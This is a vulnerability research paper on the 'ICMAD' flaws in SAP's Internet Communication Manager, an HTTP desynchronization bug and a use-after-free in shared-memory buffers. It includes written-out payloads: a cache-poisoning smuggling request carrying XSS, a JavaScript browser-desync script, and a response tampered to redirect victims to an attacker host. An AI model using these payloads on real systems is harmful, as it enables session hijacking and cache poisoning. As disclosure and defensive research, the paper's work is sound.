Advanced Inter-Process Desynchronization in SAP’s HTTP Server

Martin Doyhenard
Onapsis
mdoyhenard@onapsis.com

Abstract

This paper will demonstrate how to leverage two memory corruption vulnerabilities found in SAP's proprietary HTTP Server, using high level protocol exploitation techniques. Both, CVE-2022-22536 and CVE-2022-22532, were remotely exploitable and could be used by unauthenticated attackers to completely compromise any SAP installation on the planet.

By escalating an error in the HTTP request handling process, it was possible to Desynchronize ICM data buffers and hijack every user’s account with advanced HTTP Smuggling.

Next, this paper will examine a Use After Free in the shared memory buffers used for Inter-Process Communication. By exploiting an incorrect deallocation, it was possible to tamper messages belonging to other TCP connections and take control of all responses using Cache Poisoning and Response Splitting theory.

Finally, as the affected buffers are also used to contain Out Of Bounds data, a method to corrupt address pointers and obtain Remote Code Execution will be explained.

The “ICMAD” vulnerabilities were addressed by the US Cybersecurity and Infrastructure Security Agency as well as CERTs from all over the world, proving the tremendous impact they had on enterprise security.

Outline

Introduction

The SAP Internet Communication Manager (ICM) is one of the most important components of an SAP NetWeaver Application server, as it allows for the communication of the SAP system with the outside world (i.e., the Internet). Even though the ICM can understand and handle different protocols such as P4, IIOP, SMTP, and others, one of its core purposes is to work as the SAP HTTP(S) server.


This service is always present and exposed by default in an SAP Java stack and is required to run web applications in SAP ABAP (Web Dynpro) and S/4HANA systems. Additionally, the SAP ICM is part of the SAP Web Dispatcher, which means that it typically sits between most SAP application servers and the clients (with the clients potentially being the Internet).

For the purposes of this research, the ICM can be seen as an HTTP Server included and available in all SAP products.

ICM Architecture

Overview

SAP provides an architecture overview of the Internet Communication Manager architecture.



As most HTTP Servers, the ICM uses multiple threads to handle TCP connections. When a client opens a new connection with the HTTP port, the Thread Control will assign a new Worker Thread from the Pool to handle the incoming data.

The ICM is designed to work with different language dependent stacks like Java and ABAP. For this reason, all business logic, including the engines in charge of processing the

requests, is separated from the HTTP service process. As a result, the ICM and Java/ABAP need to communicate with each other to exchange requests and responses, as well as information about the connection.

To support this multi-tier architecture, each connection is assigned a Memory Pipe Handler, which will be in charge of managing the request/response pipes and the out of bounds communication between processes.

Internal Handlers

Java and ABAP processes are in charge of receiving client requests and generating responses based on the business logic. As previously explained, the ICM parses HTTP messages and forwards this data to the corresponding application.
However, the ICM is also capable of generating responses to specific requests using internal handler functions coded inside the binary.

Depending on the URI prefix, The local handlers are called in the order described. All these will work using just the Headers data structure created by the ICM when the request was parsed.

The list of subhandlers documented by SAP is:

1. **Logging Handler: HttpLogHandler**
   This handler records HTTP requests.
2. **Authentication Handler: HttpAuthHandler**
   The authorization check for the requested page is carried out here.
3. **Server Cache Handler: HttpCacheHandler**
   This handler is used to read from and write to the ICM server cache and works as follows:
   a. Reads the request
   b. If the requested object is in the cache, it delivers the cache entry to the caller.
   c. If it isn't (access error, cache miss), it passes the request to the next handler.
   d. Stores the entry in the cache before sending the HTTP response to the client
4. **Admin Handler: HttpAdmHandler**
   The admin handler processes administration requests.
5. **Modification Handler: HttpModHandler**
   The modification handler can change the http request (header fields, URL values, and so on).
6. **File Access Handler: HttpFileAccessHandler**
   This handler returns a file from the file system (suitable for static files as well as images and HTML pages). The URL prefixes the static file access is to be carried out for are determined in the i icm/HTTP/file_access_<xx> parameter.
7. **Redirect Handler: HttpRedirectHandler**
   This handler simply forwards the HTTP request to another HTTP server (HTTP redirect). The URL prefixes the ICM is to carry out the redirect for are determined in the icm/HTTP/redirect_<xx> parameter.

8. **ABAP Handler**
   This handler forwards the request to the AS ABAP and waits for a response. A user context is created in the work process only if this handler is being used.
9. **Java Handler: HttpJ2EE2Handler**
   This handler forwards the request to the integrated Application Server Java.

When reversing the ICM binary, it was possible to identify 4 extra sub handlers. As the ICM is also used to handle HTTP traffic in SAP Web Dispatcher (Web Proxy), it is possible that these handlers are related to it:

- **HttpPublicHandler**
- **HttpFilterHandler**
- **HttpTestHandler**

Memory Pipes

MPI Handler

As mentioned above, the Internet Communication Manager dispatches HTTP messages to Worker Processes (Java/ABAP) using Inter-Process Communication. For this, data is written and read from the shared memory which will be accessible from different processes.

Memory Pipes and MPI Buffers are actually part of what is known as the Fast Channel Architecture. This is nothing more than a set of data structures that represent the shared memory as a Queue of MPI Buffers and the associated Pipes (Handlers) pointing at them. These are all created at ICM startup using shmget and other SHM C functions.

MPI Objects could be seen as the equivalent of an ICM API for Shared Memory handling, just like the glibc malloc/free API would work to handle Heap memory regions.

To efficiently work with shared memory, each thread is assigned an MPI (Memory Pipe) handler which will be in charge of allocating and deallocating buffers. This handler must not be confused with internal handlers or with classic IPC pipes. The name only indicates the proprietary API used by SAP.

MPI Buffers

MPI Buffers are fixed size (2^16 Bytes) shared memory regions which can contain either control data or HTTP messages.
An 80 Byte Header is set for the request/response MPI Buffers, and a null byte indicates the end of the message body. This means that each MPI Buffer can store up to 2^16 - Headers (80) - Null (1) = 65455 Bytes of actual HTTP data.

80 bytes	65456 bytes	
HEADER	HTTP DATA	0x00

As an HTTP message can be bigger than 65455 bytes, multiple buffers might be required for a single request or response. To indicate this, the MPI handler stores the amount of buffers and the address pointer of each in an Out Of Bounds (OOB) extra buffer that will be also sent to the corresponding process through the shared memory.

The ICM max HTTP header's length is 65455 Bytes, which is the same size as the MPI Buffers. This is so that the entire headers can fit in a single Buffer and any extra one will contain HTTP body data not required by the HTTP Parser and Handlers.

It is important to note that MPI buffers are multipurpose, and the same memory space can be used either for requests, responses or OOB data. The difference will be found in the data written by the handler. OOB buffers do not have headers and contain information used to recover HTTP data.

HTTP WorkFlow

The main purpose of the ICM is to handle data from the internet and eventually forward it to the corresponding process (Java / ABAP). This is achieved using an HTTP parser, a number of HTTP handlers and finally a shared memory region to send data through the different components.

To better understand the different handlers, functions and data structures involved in the ICM HTTP service, let's consider the entire process of receiving and resolving an HTTP request.

Step 1: Init/recover Connection

When a client message is received through the HTTP/S port, a Worker Thread is woken up from the thread pool and assigned to the new connection. If the TCP connection already existed, then the previously assigned Worker Thread is retrieved.

If the connection is new, four memory pipes (MPI) will be obtained from the MPI queue and stored for the connection in the thread.

Once the Worker Thread has the Memory Pipes ready, the ICM will be able to obtain memory buffers to place the incoming (and eventually outgoing) HTTP message.

These Object instances also contain pointers to the different MPI Buffers (shared memory) used in the connection and information about them (type, in use/freed, empty, last written position, next buffer, and others).

Step 2: Receive the Request

The first thing the Worker Thread will do when a new HTTP request arrives is to obtain a new MPI Buffer to place the message. This is done using the function IcmMpiGetOutbuf which will return among others the pointer to the beginning of the buffer.

After the get buffer function is called, the ICM will know the address of the buffer (in shared memory) and the ID reference to it.

Once the MPI Buffer is obtained from the Queue by the Request Pipe Handler (Req. MPI), the MPI Header is set, which contains information such as the header size, buffer type, associated Memory Pipe and other control flags. This is done using the function IcmMpiSetHeaderData, and in the case of a request buffer, the type is always 1 and the length is 80 bytes.

Next, the Worker Thread will call the function IcmReadFromConn which reads the HTTP request from the TCP connection. If the request's length is greater than the buffer size (minus the 80 header bytes and the null terminator), only the first 65455 bytes will be copied in the MPI Buffer. The rest will be placed later in another MPI buffer.

Even though the next step is to parse the HTTP request headers, the first function called will verify that the end of the headers (the sequence " 0x0d 0x0a 0x0d 0x0a") is found.

If the sequence is not found two things can happen:

- ➢ If the amount of bytes received are greater or equal to 65455 and no termination sequence (\r\n\r\n) is found in the first MPI Buffer, the ICM will discard the request and respond with an error message.

- ➢ If the amount of bytes are less than 65455 and no termination sequence is found, the Worker Thread will wait (sleep until recv in the same connection) for more HTTP data to arrive, as it is required that the HTTP headers are complete before actually parsing them.

Step 3: Parse Request Headers

Once the HTTP Headers are completely written in the MPI Buffer, the ICM will use it to parse the different header names and values. This is done using the function HttpParseRequestHeader which will not only create a Headers data structure, but also recognize the following header names:

- Host
- Content-Length
- Transfer-Encoding
- HTTP Version (from first request line, is treated as a header)
- Connection (keep-alive/close)
- Sap-cancel-on-close

The URI and HTTP Method are parsed as well but stored differently (as they are not headers).

Once the headers are parsed, the ICM will use them to perform some other operations such as determining if the entire request is in the buffer and if there are pipelined requests, if the transfer encoding is chunked, if the virtual host exists, and others.

After headers are used to give context to the request, the HttpSrvHdlRequest function is called. This is the main HTTP handler function in the ICM and its purpose is to determine which HTTP Handlers should be called (ordered) to try to resolve the request. For this, the server handler will use the HTTP Method and URI from the parsed request. Depending on these values, different sub handlers will be chosen.

The purpose of the ICM is to produce a response for the incoming request.This can be achieved either by using a local (sub)handler or by asking the Java Server / Work Process to resolve it.

It is important to notice that, after the headers are parsed, the name-value pairs are stored in a dictionary data structure that will be used by the ICM and the subhandlers. This means that the actual request stored in the MPI Buffer is not used again by the ICM. Instead, it will be used by the Java/ABAP process once, and if, is called by the appropriate process handler.

Step 4: ICM SubHandlers

As explained before, each handler will be called depending on the URI prefix and the HTTP method of the request. Some handlers, such as the HttpModHandler, HttpCacheHandler and Java/ABA Handler are always included in the subhandlers hierarchy

If a subhandler has created the HTTP response, the following subhandlers are no longer included in the hierarchy and the response is returned back to the client. The exception is the logging handler. This carries out the HTTP logging and forwards it to the next subhandler.

It is important to understand that even if a sub handler is included in the handling hierarchy and called by the ICM, this does not mean that it will be able to produce a response. In many cases, the sub handler will check if the request fits some requirements and if not, the next sub handler will be called.

What makes the sub handling of HTTP messages interesting is that request’s data is retrieved on demand by the handler.

By default only the first bytes of a request corresponding to the headers are placed in the MPI Buffer. This means that when the first sub handler is called, the rest of the HTTP request will not be in the Buffer. Instead, it will be waiting for the ICM to retrieve it from the TCP connection and use it.

Only when a handler requires the body of the HTTP request (for example the HttpJ2EE2Handler) the rest of the request will be read and copied in the MPI Buffer (multiple buffers could be used in this step). Is the job of the ICM Worker Thread to discard the rest of the request if a handler resolves it before all the data is retrieved from the network.

As an example, consider a request to a Java dynamic servlet:

```
-----------------------------------------------
GET /SomeServlet HTTP/1.1
Host: sapserver.com
Content-Length: 70000

<70000-bytes>
-----------------------------------------------
```

As the request headers are contained in the first 65455 bytes (as expected) the Worker Thread will only copy those bytes in the first MPI Out Buffer.

Next the headers will be parsed and the corresponding sub handlers will be called to try to create a response.

In this case, the request will not be resolved by the ICM internal sub handlers and so finally the HttpJ2EE2Handler will be called. At that moment, the extra bytes of the request (body bytes) will be read and copied to a new MPI buffer. After this, the buffers are flushed to the Java Server Process (this is, the pointer to the shared memory is sent to the Java Process).

With the entire request in memory, the Java Process will resolve the request and return an HTTP response that must be sent back to the client.

Step 5: Communicate Response

Once the response is created by the Java/ABAP process, it needs to be sent back to the ICM Worker Thread. And in order for this to happen, one or more MPI Buffers are created containing the HTTP message. The reference to this MPI In Buffer (shared memory) is sent to the Worker Thread, which will use it to retrieve the response.

It is important to notice that the MPI In Buffers are obtained from the same Queue as the MPI Out Buffers. For this reason one shared memory region can be used as a request buffer by one thread/process, and later be used as a response buffer for the same (or different) connection.

Just like the request headers are parsed when the client's message is received, the same goes for the response headers. This time, the function in charge of obtaining the different header names-values is HttpParseResponseHeader.

There are a number of different headers recognized by the mentioned function, but in particular, the ICM will recognize the sap-cache-control name, as this special header is used after to determine if the cache response handler should be called.

Step 6: Dispatch Response

Once the response headers are parsed, the ICM needs to send the response back to the client. To do so, it will first retrieve all the response MPI Buffers from the shared memory. These buffer pointers are returned from the Java/ABAP process and will be used to send the HTTP message through the open TCP connection.

Step 7: Clean MPI Buffers

Finally, all MPI buffers are freed to allow other Connections to be able to use them again.

Freeing an MPI buffer will mark the buffer as not used, increase the Free MPI counter and return the buffer IDs to the MPI Queue.

Even though request and response buffers are freed through the different steps (after requests and responses are completed), there is a FreeAllMPIBuffers() function which will ensure that no MPI buffers are left reserved once the response is delivered back.

Once the MPI Buffers are freed and the response is sent back to the client, the Worker Thread will go back to sleep until a new request is received.

MPI Desynchronization

CVE-2022-22536

SAP ICM uses MPI buffers in shared memory to transfer HTTP data between the internal handlers and the working processes (or java server processes). These buffers have a fixed size of 65536 bytes.

As HTTP request and response sizes could be larger than 2^16 - 81, a single message could require multiple MPI Buffers to be transmitted.

The length of the HTTP headers in a request, including the URI line, cannot be larger than 2^16 (In the case of the ICM, this length is reduced due to the buffer headers and the null byte).
For this reason, when a multi-MPI Buffer message arrives, the ICM will process the first Buffer only, as HTTP headers can fit a single one. With it, different internal Handlers will

preprocess the request before the actual body in other MPI buffers is required (by the work process) and flushed.

Right after the request is resolved, all used MPI buffers are discarded and the ICM will continue processing the next queued ones (pipelining).

However, as special requests can be resolved by static handlers before they reach the working process (java/abap), some MPI buffers containing HTTP data might not get used. This means that all remaining data, which should have been consumed using the message-length header of the request, will remain in the network queue.

For this reason, if a request larger than 2^16 bytes is sent to the ICM and gets resolved by a static handler, the payload after the 65455 byte (buffer size - MPI header) will be considered a new request. This will not be consistent with any proxy HTTP parser, and therefore will cause a desynchronization in the connection.

Using this technique, an attacker could use Request and Response Smuggling to completely take control of the target system.


What's more, as the attack does not rely on any special header, it can be sent through HTML and JavaScript. This means that an attacker could place the payload in a malicious web server and if a victim visits the site, the browser will perform the smuggling attack and the system will get compromised.

ICM Response Smuggling


Response smuggling works by placing focus on the response queue of the HTTP communication instead of the requests. This means that an attacker will try to desync a response by splitting it into 2 different ones.

The HTTP/1.1 RFC states that HEAD responses can contain the original Content-Length header (different from 0), however this value must be ignored by any proxy or client as it corresponds to the special HEAD request. But still, this means that a response containing an empty body and a Content-Length header with a value greater than 0 is issued and so it is extremely important that all proxies forwarding this response know that it corresponds to the HEAD request.


If a smuggled request, hidden from the proxy, includes a HEAD method message, the response generated at the backend will only contain the headers of the response (as expected), but the proxy will consider the Content-Length to be valid and will expect a non-empty body. This will happen because the proxy, in this case the Web Dispatcher, will relate the mentioned response with the next request arriving (the one that follows the malicious payload containing the smuggled message).




In the example from the image, when the responses are sent back to the Web Dispatcher, both will be related to GET requests, which means that the content-length must be used to know the length of the body.
In this case, the ICM will generate 3 responses (GET, HEAD and GET), but the Proxy will relate the first 2 with the first 2 GET messages. This means that the first response will be forwarded as expected, but the second one will contain the Content-Length header (and an empty body), which will force the Web Dispatcher to wait for more data (the amount of bytes indicated in the value of the Content-Length) to use as the body.



To obtain arbitrary cache poisoning, an attacker can choose to use the headers of a response containing the Cache-Control directive (max-age>0). This will force the Proxy to store the new concatenated response in the Web Cache and poison the URL of the last issued GET request.



If the body of the new concatenated HTTP message contains a malicious payload, such as reflected data that can be used to execute JavaScript code, then every user trying to access the selected (arbitrary) URL will receive the Cache stored payload.



The same idea can be improved by injecting multiple responses (Response Smuggling) with the first malicious request (GET+HEAD+ANY) which can be used to build the new HTTP payload. This can help the attacker to create more complex attacks such as the one in the Java example which permanently replaces a login page with a single request.

The following request could be used to poison an arbitrary URL with a malicious JS payload:

```
GET /sap/admin/public/default.html?a HTTP/1.1
Host: www.SapServer.com
Content-Length: <length_until_last_GET_request>
Padding: <padding_to_complete_65455_bytes>

HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: <host>

HEAD http://<img%20src=""%20onerror="alert('XSS')">/nwa HTTP/1.1
Host: www.SapServer.com
Content-Length: 1

GET /poisoned_URL HTTP/1.1
Host: aaaaa.com
Connection: close
```

Browser-Backend Desync

Most HTTP Desynchronization vulnerabilities rely on Header parsing errors. This means that the request used to smuggle malicious payloads needs to contain a special header to desynchronize the frontend and backend servers.
As CVE-2022-22536 causes desynchronization using an internal memory error, it is possible to send the payload through basic HTML/JavaScript requests. The same would be valid if

the HTTP header required for exploitation is valid and can be sent through javascript to the vulnerable domain.

For this reason, an attacker could create a malicious web page which will trigger the attack as soon as a victim renders its content. This way, the victim's browser could be seen as the front-end even when a single connection is used per client. This condition can be found when TCP pooling is disabled or when no proxy is present.

To successfully hijack a victim's browser, it would be necessary to launch a phishing attack, which will force the user to execute the following payload:

```
<script>
      padding = Array(65455).join("a")
      smuggle = "GET /smuggled
HTTP/1.1\r\nHost:www.SapServer.com\r\n\r\n"
      var xhr = new XMLHttpRequest();
      xhr.open("POST", "www.SapServe.comr", true);
      xhr.send(padding+smuggle);
</script>
```

Using this technique it is possible to create a Desynchronization Botnet to compromise every client's connection and persist the attack with a single request. The same idea could be used with Response Smuggling and JS Cache Poisoning.

MPI Use-After-Free

CVE-2022-22532

Each time a Worker Thread receives an HTTP request from the internet, it asks for an MPI buffer to store the incoming data. It also stores information about the mentioned buffer, such as state, content-length, individual buffer length, writing offset and others.

Once response parser and handler functions complete their execution, the message is sent to the client and the Worker Thread cleans up all used memory resources with the method MpiIFreeAllBuffers and goes back to sleep until another request is ready to be processed. This means releasing the MPI buffers so that they can be used again in future requests and by other Worker Threads.

The Internet Communication Manager implements pipelining which allows clients to send multiple concatenated requests that should be resolved in order and isolated by the backend server.

For this reason, more data is received after the end of the first HTTP request, and this is considered to be another pipelined message. This extra data is placed on another MPI

buffer, which is obtained using the same IcmMpiGetOutbuf function. And right after the next request is placed in the new buffer, the execution of the ICM parser and handlers continue as if no extra data existed.

But when the first response is sent and the Worker Thread releases all MPI buffers using the MpiIFreeAllBuffers() method, the pipelined buffer will also be marked as free. This allows other Worker Threads to claim the buffer for themselves, while the pipelined request's connection still has the reference to it. This allows one Worker Thread connection to affect the request/response of another one holding the same memory reference.

When the Worker Thread handles the second request, it will be parsed and when finally it is flushed by the last HTTP handler, an MPI Error will Trigger. But if the pipelined request was incomplete, the Worker Thread will ask for more data, and until received it will go back to sleep. This happens when no headers termination sequence is found or when the content length value is larger than the amount of bytes in the body.

At that time, another Worker Thread or Process (Java/ABAP) will use the same buffer to handle a different connection (victim). This will allow the attacker to send more data which will be written to this buffer, tampering an arbitrary amount of bytes in the same offset that expected.

Buffer Hijacking

To trigger an HTTP tampering attack and modify other victim's requests and connections, it is necessary to send two pipelined messages to the ICM. The first one will be processed normally as expected.
When the Worker Thread handles the second request, it will be parsed and when finally it is flushed by the last HTTP handler, an MPI Error will Trigger.
But if the pipelined request was incomplete, the Worker Thread will ask for more data, and until received it will go back to sleep. This happens when no headers termination sequence is found or when the content length value is larger than the amount of bytes in the body.
At that time, another Worker Thread or Process (Java/ABAP) will use the same buffer to handle a different connection (victim). This will allow the attacker to send more data which will be written to this buffer, tampering an arbitrary amount of bytes in the same offset that expected.

As an example, if the attacker sends the following request:

```
GET / HTTP/1.1
Host: sapserver.com
Content-Length: 0

01234
```

The string "01234" will be treated as a pipelined message.
When the Worker Thread WT starts parsing it, it will find that the request is not complete (no break line sequence) and therefore it will wait (asleep) for more data to arrive.

Next, another Worker Thread WT_X will handle a different connection using the same buffer to hold the arriving request:

```
GET /someValidURL?param1=a&param2=b HTTP/1.1
Host: sapServer.com
Cookies: sessionId=secretcookie123
```

During this, the attacker will send more data: “otherURL?param1=c#”, which will cause the first WT to awaken. At this moment the WT will write the attacker’s payload in the same buffer at position 5, right where it was the last byte in the original request “01234”. This will overwrite the bytes in the WT_X request as they share the same buffer:

```
GET /otherURL?param1=c#\001=a&param2=b HTTP/1.1
Host: sapServer.com
Cookies: sessionId=secretcookie123
```

When the WT_X either parses the victim’s message or when it is flushed to the Java/ABAP process, the tampered request will be used allowing the attacker to control the connection of the victim.

As it can be noticed in the example, a null byte is placed after writing in the buffer. If the null byte is present in the body, both the parser and the Java/ABAP process will successfully process it. However, if the null byte is in the headers, only the other processes will exit normally. The HTTP parser will throw an error as null bytes are not allowed. This is just something to consider on exploitation and results analysis.

HTTP Message Tampering

This Use After Free vulnerability can be exploited using Request/Response Smuggling techniques, only in this case a proxy is not required. What's more, the attacker can arbitrarily overwrite the request of the victim instead of injecting a prefix.

As MPI Buffers are not different for requests and responses, the attack can also be used to tamper any response data. This can be especially useful to hijack data using an HTTP 308 redirection response. And to persist the attack, it is possible to poison the internal Web Cache of the ICM, by sending a payload that is intended to tamper a valid HTTP response.

Original response:

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server 7.53 / AS Java 7.50
content-type: text/html; charset=utf-8
content-length: 10

HelloWorld
```

Attacker Payload (starting from 4th position as in the previous example):

```
1.1 308 Found
server: SAP NetWeaver Application Server 7.53 / AS Java 7.50
location: http://maliciousHost.com
X-other:
```

Final response to victim:

```
HTTP/1.1 308 Found
server: SAP NetWeaver Application Server 7.53 / AS Java 7.50
location: http://maliciousHost.com
X-other: length: 10

HelloWorld
```

The same idea can be used to save a malicious response in the cache by including the Sap-Cache-Control header in the injected response. This can be used just as in HTTP Response Smuggling with Arbitrary Web Cache Poisoning.

OOB Buffer Tampering

Finally, as MPI buffers also contain control data in out-of-band (OOB) pipes, tampering with these buffers can cause critical impact on the ICM server. As these shared memory regions hold memory pointers and connection state information, an attacker could modify this to crash the ICM or even take control of the process and execute malicious native code.

The difference between tampering Requests/Responses and OOB Buffers is that there is less time between data being written and read from the last ones. For this reason, it is more probable that, when writing on a freed hijacked buffer, the memory region affected corresponds to a Request or a Response.
To increase chances of hitting an OOB buffer, it is important to understand which process operates with this information and how they do it.

OOB Buffers are used to synchronize the communication between the ICM and the Java/ABAP process. To do so, each ICM thread handling a client (TCP) connection will request two OOB buffers to the MPI Handler: One to send request's information to the Worker Process and one to read responses from it.
Just as any in producer-consumer application, the ICM thread will write the request in one (or more) MPI Data Buffer and mark the out OOB as "ready". When this happens, a Java Thread will see that a new request is ready and will use the OOB information to know which memory regions should be used, as well as metadata of the incoming HTTP message.

As Java Threads that are not busy are alway waiting for OOB data to process a request, the time between writing and reading these buffers is extremely short. However, there is a way to increase this time and successfully tamper the shared memory before it is used.

For this, an attacker must force an ICM Worker Thread to forward a request when all Java Threads are busy. In this condition, the OOB buffer will be written by the ICM process, but it will only be read when the Java Process has a free Thread ready to handle the request.

Because the amount of ICM Worker Threads in a default installation is higher than the Java Threads used to handle HTTP requests, it is possible to have more active producers than consumers. This can be achieved by sending more HTTP requests (in different TCP connections) than the number of Java Threads.
When this happens, some ICM Threads will write OOB buffers that will stay idle until a Java Thread completes its work and is ready to handle a new request.

Once in control of the OOB buffer, an attacker could modify the address pointers of the related Request Buffers. By this, it is possible to leverage the same “incomplete request” technique used to tamper Data Buffers. Only this time, the ICM will write the arriving bytes on the address indicated by the OOB buffer, resulting in a Write-What-Where condition. With sufficient information about the memory layout and using Ret2libc and ROP techniques it would be possible to craft a RCE payload. Still, the complexity of the attack makes this exploitation less probable in the wild.

Conclusion

The aforementioned vulnerabilities present a critical risk to all unprotected SAP applications that are not patched with the corresponding SAP Security Notes. Without taking prompt action to mitigate this risk, it’s possible that an unauthenticated attacker could fully compromise any unpatched SAP system in a simple way.

These notes are rated with the highest CVSS scores and affect commonly deployed components in multiple, widely deployed products from SAP. It is also important to highlight that the affected components, by design, are intended to be exposed to the Internet, thereby greatly increasing the risk that any attacker, with access to the HTTP(S) port of a Java or ABAP system, could take over the applications and, in some circumstances, even the host OS.

Furthermore, because in scenarios involving SAP NetWeaver Java systems, exploitation does not necessarily require a proxy between the ICM and the client, SAP and US CISA believe that all unpatched SAP applications are at risk and strongly advise all impacted organizations to prioritize patching these affected systems as soon as possible.